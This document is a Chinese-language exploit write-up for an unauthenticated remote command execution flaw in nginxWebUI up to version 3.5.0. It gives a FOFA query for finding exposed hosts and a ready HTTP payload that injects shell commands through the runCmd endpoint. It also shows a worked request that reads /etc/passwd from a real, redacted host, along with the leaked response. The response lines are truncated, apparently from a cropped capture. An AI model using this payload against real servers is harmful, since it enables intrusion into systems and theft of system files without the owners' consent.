N1-2NginxWebUI-RCE

漏洞描述：

nginxWebUI后台提供执行nginx相关命令的接口，由于未对用户的输入进行过滤，导致可在后台执行任意命令。并且该系统权限校验存在问题，导致存在权限绕过，在前台可直接调用后台接口，最终可以达到无条件远程命令执行的效果。

影响版本：

```
nginxWebUI <= 3.5.0
```

网站图片：

网络测绘：

fofa语法：


FOFA：app="nginxWebUI"

漏洞复现：

payload：

```
GET /AdminPage/conf/runCmd?cmd=执行的命令%26%26echo%20nginx HTTP/1.1
Host: your-ip
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/114.0
```

效果图:
PS:特殊字符需URL编码



Request

数据包扫描 热加载 构造请求

```
GET /AdminPage/conf/runCmd?cmd=cat+/etc/passwd%26%26echo%20nginx HTTP/1.1
Host: [redacted]8999
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/114.0a
```

Responses 1448bytes / 85ms

```
HTTP/1.1 200 OK
Set-Cookie: SOLONID=801b27fa6e9a4a0489cf
27-Jun-2023 16:14:15 GMT
Set-Cookie: SOLONID2=dae874c3e036b082647
27-Jun-2023 16:14:15 GMT
Content-Type: application/json; charset=
Date: Tue, 27 Jun 2023 14:14:15 GMT
Content-Length: 1448

{
    "success": true,
    "status": "200",
    "obj": "<span class='blue'>cat /etc/
<br>root:x:0:0:root:/root:/bin/ash<br>bi
nologin<br>daemon:x:2:2:daemon:/sbin:/sb
nologin<br>lp:x:4:7:lp:/var/spool/lpd:/s
sync<br>shutdown:x:6:0:shutdown:/sbin:/s
halt<br>mail:x:8:12:mail:/var/mail:/sbir
nologin<br>uucp:x:10:14:uucp:/var/spool/
nologin<br>operator:x:11:0:operator:/roo
nologin<br>postmaster:x:14:12:postmaster
var/spool/cron:/sbin/nologin<br>ftp:x:21
nologin<br>sshd:x:22:22:sshd:/dev/null:/
atjobs:/sbin/nologin<br>squid:x:31:31:Sq
nologin<br>xfs:x:33:33:X Font Server:/et
usr/games:/sbin/nologin<br>cyrus:x:85:12
var/vpopmail:/sbin/nologin<br>ntp:x:123:
nologin<br>smmsp:x:209:209:smmsp:/var/sp
nologin<br>guest:x:405:100:guest:/dev/nu
```